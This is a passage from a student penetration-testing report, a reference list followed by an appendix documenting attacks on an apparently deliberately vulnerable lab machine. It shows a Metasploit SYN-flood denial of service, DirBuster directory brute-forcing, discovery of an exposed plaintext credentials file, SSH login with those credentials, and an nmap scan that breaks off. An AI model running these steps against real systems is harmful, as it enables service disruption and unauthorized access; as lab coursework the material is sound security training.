Available at: https://www.rootusers.com/12-dig-command-examples-to-query-dns-in-linux/
[Accessed 04 2019].

Linux.org, 2017. *NMAP OS Detection.* [Online]
Available at: https://www.linux.org/threads/nmap-os-detection.4564/
[Accessed 04 2019].
Merriam-Webster, n.d. *crime.* [Online]
Available at: https://www.merriam-webster.com/dictionary/crime
[Accessed 04 2019].
Museum, C., n.d. *Mens Rea.* [Online]
Available at: https://www.crimemuseum.org/crime-library/criminal-law/mens-rea/
[Accessed 04 2019].
OWASP, n.d. *Open Source Black Box Testing tools.* [Online]
Available at: https://www.owasp.org/index.php/Appendix_A:_Testing_Tools
[Accessed 04 2019].
Packt, n.d. *Determining the OS using nmap and xprobe2.* [Online]
Available at:
https://subscription.packtpub.com/book/networking_and_servers/9781783982165/2/ch02lvl1sec26/determining-the-os-using-nmap-and-xprobe2
[Accessed 04 2019].
Packt, n.d. *Scanning and identifying services with Nmap.* [Online]
Available at:
https://subscription.packtpub.com/book/networking_and_servers/9781784392918/2/ch02lvl1sec18/scanning-and-identifying-services-with-nmap
[Accessed 04 2019].
Packt, n.d. *Serivce Fingerprinting.* [Online]
Available at:
https://subscription.packtpub.com/book/networking_and_servers/9781783982165/2/ch02lvl1sec25/service-fingerprinting
[Accessed 04 2019].
Pass, T., 2016. *The Basics of Penetration Testing PTES hacking Starndard.* [Online]
Available at: http://timepassfb.blogspot.com/2016/05/the-basics-of-penetration-testing-ptes.html
[Accessed 04 2019].
POLICE, B., n.d. *What is Cyber Crime?.* [Online]
Available at: https://www.bedfordshire.police.uk/information-and-services/Crime/Cyber-crime-and-online-safety/What-is-cyber-crime
[Accessed 04 2019].
Police, M., n.d. *What is hate crime?.* [Online]
Available at: https://www.met.police.uk/advice/advice-and-information/hco/hate-crime/what-is-hate-crime/
[Accessed 04 2019].
Professional, P. f. O. S. C., n.d. *OS fingerprinting with Metasploit.* [Online]
Available at: http://pentest.tonyng.net/os-fingerprinting-with-metasploit/
[Accessed 04 2019].
Rapid7, n.d. *Exporting and Importing Data.* [Online]
Available at: https://metasploit.help.rapid7.com/docs/exporting-and-importing-data
[Accessed 04 2019].
Security, I., 2014. *How to find live hosts on my network?.* [Online]
Available at: https://security.stackexchange.com/questions/36198/how-to-find-live-hosts-on-my-network
[Accessed 04 2019].
Security, O., n.d. *Working with Active and Passive Exploits in Metasploit.* [Online]
Available at: https://www.offensive-security.com/metasploit-unleashed/exploits/
[Accessed 04 2019].
StackExchange, 2013. *What are the differences between the arcfour, arcfour128 and arcfour256 ciphers in OpenSSH?.* [Online]
Available at: https://security.stackexchange.com/questions/26765/what-are-the-differences-between-the-arcfour-arcfour128-and-arcfour256-ciphers
[Accessed 04 2019].
StackExchange, 2016. *Penetration testing methodologies.* [Online]
Available at: https://security.stackexchange.com/questions/118796/penetration-testing-methodologies
[Accessed 04 2019].

StackExchange, 2017. *SSH: How to disable weak ciphers?.* [Online]
Available at: https://unix.stackexchange.com/questions/333728/ssh-how-to-disable-weak-ciphers
[Accessed 04 2019].

stopbullying.gov, 2018. *What Is Cyberbullying.* [Online]
Available at: https://www.stopbullying.gov/cyberbullying/what-is-it/index.html
[Accessed 04 2019].

Study.com, n.d. *Mens Rea vs. Actus Reus: Difference & Comparison.* [Online]
Available at: https://study.com/academy/lesson/mens-rea-vs-actus-reus-difference-comparison.html
[Accessed 04 2019].

Target, H., 2011. *Brute Forcing Passwords with ncrack, hydra and medusa.* [Online]
Available at: https://hackertarget.com/brute-forcing-passwords-with-ncrack-hydra-and-medusa/
[Accessed 04 2019].

Techopedia, n.d. *Hacking.* [Online]
Available at: https://www.techopedia.com/definition/26361/hacking
[Accessed 04 2019].


tenable, 2011. *PHP < 4.4.4 Multiple Vulnerabilities.* [Online]
Available at: https://www.tenable.com/plugins/nessus/17710
[Accessed 04 2019].

thefreedictionary, n.d. [Online]
Available at: https://legal-dictionary.thefreedictionary.com/actus+reus
[Accessed 04 2019].

Trails, S., 2018. *Top 15 Nmap Commands to Scan Remote Hosts.* [Online]
Available at: https://securitytrails.com/blog/top-15-nmap-commands-to-scan-remote-hosts
[Accessed 04 2019].

APENDIX: Penetration Testing Task

1) DOS Attack:




```
Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target address range or CIDR identifi
er
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else random
izes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new dat
a

msf5 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.0.116
RHOSTS => 192.168.0.116
msf5 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.116

[*] SYN flooding 192.168.0.116:80...
```

Unable to connect

Firefox can't establish a connection to the server at 192.168.0.116.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure - DOS browser view




```
msf5 > search synfloOd

Matching Modules
================

   Name                        Disclosure Date  Rank    Check  Description
   ----                        ---------------  ----    -----  -----------
   auxiliary/dos/tcp/synflood                   normal  No     TCP SYN Flooder


msf5 > use auxiliary/dos/tcp/synflood
msf5 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.0.116
RHOSTS => 192.168.0.116
msf5 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.116

[*] SYN flooding 192.168.0.116:80...
```

```
root@kali:~# ping 192.168.0.116
PING 192.168.0.116 (192.168.0.116) 56(84) bytes of data.
64 bytes from 192.168.0.116: icmp_seq=22 ttl=63 time=49.9 ms
64 bytes from 192.168.0.116: icmp_seq=23 ttl=63 time=16.8 ms
64 bytes from 192.168.0.116: icmp_seq=24 ttl=63 time=31.6 ms
64 bytes from 192.168.0.116: icmp_seq=25 ttl=63 time=48.7 ms
^C
--- 192.168.0.116 ping statistics ---
51 packets transmitted, 4 received, 92.1569% packet loss, time 154ms
rtt min/avg/max/mdev = 16.829/36.753/49.901/13.584 ms
root@kali:~#
```

Figure - DOS terminal view

2) Revealed Unsecure Files:


Applications
Places
com-sittinglittleduck-DirBuster-Start
Sun 05:46
1
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 47 Files: 144
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://192.168.0.116:80/

Directory Stucture	Response Code	Response Size
phpmyadmin	200	515
index.php	200	515
index	200	527
main	200	525
main.php	200	515
themes	200	149
themes.php	200	515
calendar	200	533
calendar.php	200	515
scripts	200	149
css	200	149
test	200	149
license	200	195
license.php	200	195
navigation	200	537
navigation.php	200	515
readme	200	190
readme.php	200	190
js	200	149
contrib	200	149

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 19, (C) 0 requests/sec

Parse Queue Size: 0

Total Requests: 644749/7848635


Current number of running threads: 10

Time To Finish: ~

DirBuster Stopped

/phpmyadmin/contrib/51.php

Figure - dirbuster tree view


Applications
Places
com-sittinglittleduck-DirBuster-Start
Sun 05:42
1
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 47 Files: 144
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://192.168.0.116:80/

Type	Found	Response	Size
File	/index.php	200	174
Dir	/index/	200	174
Dir	/	200	623
Dir	/icons/	200	149
Dir	/manual/	200	10047
Dir	/manual/images/	200	149
Dir	/manual/misc/	200	5362
Dir	/icons/small/	200	149
Dir	/manual/programs/	200	2918
Dir	/manual/howto/	200	149
Dir	/true/	200	149
Dir	/base/	302	339
Dir	/base/index/	302	339
Dir	/base/images/	200	149
File	/base/index.php	302	339
Dir	/base/help/	200	149
Dir	/base/docs/	200	149
Dir	/base/admin/	200	311
File	/manual/misc/FAQ.html	200	159555
File	/manual/sitemap.html	200	10349
Dir	/base/admin/index/	200	311
Dir	/manual/mod/	200	8267

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 19, (C) 0 requests/sec

Parse Queue Size: 0

Total Requests: 644749/7848635


Current number of running threads: 10

Time To Finish: ~

DirBuster Stopped


/phpmyadmin/contrib/51.php

Figure - dirbuster list view



```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sun Apr 07 05:47:21 EDT 2019
--------------------------------

http://192.168.0.116:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/index/
/
/icons/
/manual/
/manual/images/
/manual/misc/
/icons/small/
/manual/programs/
/manual/howto/
/true/
/base/images/
/base/help/
/base/docs/
/base/admin/
/base/admin/index/
/manual/mod/
/base/scripts/
/manual/vhosts/
/base/includes/
/base/includes/templates/
/base/includes/templates/default/
/base/contrib/
/base/styles/
```

Figure - dirbuster report




Index of /true

Name	Last modified	Size	Description
Parent Directory	15-Nov-2014 14:23	-	
User Credentials	15-Nov-2014 13:06	1k	
gototheothersite.html	15-Nov-2014 21:26	1k	
screen4.jpg	08-Nov-2014 21:29	4k	

Apache/1.3.37 Server at 192.168.1.93 Port 80


Figure - confidential information using dirbuster

3) Access to User Credentials:



```
Congratulations!!!

You have successfuly exploited one of the many vulnerabilities of the apache web server.

Do not forget to put this in your report!

Username        Password
frodo           Baggins1
bilbo           Baggins1
samwise         Gamgee
faramir         T00k
```


Figure - user credentials



```
CREATE TABLE    base_roles ( role_id                NUMERIC(10,0) NOT NULL,
                            role_name               VARCHAR(20) NULL,
                            role_desc               VARCHAR(75) NULL,

                            PRIMARY KEY             (role_id) );

CREATE TABLE base_users (   usr_id                  NUMERIC(10,0)   NOT NULL,
                            usr_login               VARCHAR(25)     NOT NULL,
                            usr_pwd                 VARCHAR(32)     NOT NULL,
                            usr_name                VARCHAR(75)     NOT NULL,
                            role_id                 NUMERIC(10,0)   NOT NULL,
                            usr_enabled             NUMERIC(10,0)   NOT NULL,

                            PRIMARY KEY             (usr_id));

INSERT INTO base_roles (role_id, role_name, role_desc) VALUES (1, 'Admin', 'Administrator');
INSERT INTO base_roles (role_id, role_name, role_desc) VALUES (10, 'user', 'Authenticated User');
INSERT INTO base_roles (role_id, role_name, role_desc) VALUES (10000, 'anonymous', 'Anonymous User');
INSERT INTO base_roles (role_id, role_name, role_desc) VALUES (50, 'ag_editor', 'Alert Group Editor');
```

Figure - DB structure

4) Gaining System’s Access




```
root@kali:~# ssh frodo@192.168.0.116
frodo@192.168.0.116's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ $ whoami
frodo
MiddleEarth ~ $ ls
9545.c  Put_Me_In_Your_Report_Frodo.png  a.out*
MiddleEarth ~ $ 
```

Figure - System Access


Figure - Frodo Image

5) Access to MySQL(phpMyAdmin)




```
root@kali:~# nmap -A 192.168.0.116
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-09 10:16 EDT
Nmap scan report for 192.168.0.116
Host is up (0.020s latency).
Not shown: 985 closed ports
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 4.4 (protocol 1.99)
| ssh-hostkey:
|   2048 c9:73:b5:22:9b:a2:b7:25:86:71:cf:29:39:44:00:74 (RSA1)
|   1024 bb:f5:5a:7f:d9:d4:0c:60:51:2d:7c:f9:bf:be:45:8f (DSA)
|_  2048 6e:05:71:b5:e0:2c:ed:32:ef:29:a6:fb:27:0b:b6:3e (RSA)
|_sshv1: Server supports SSHv1
30/tcp    filtered unknown
80/tcp    open     http        Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
|_http-server-header: Apache/1.3.37 (Unix) PHP/4.4.4
|_http-title: Welcome... or not!
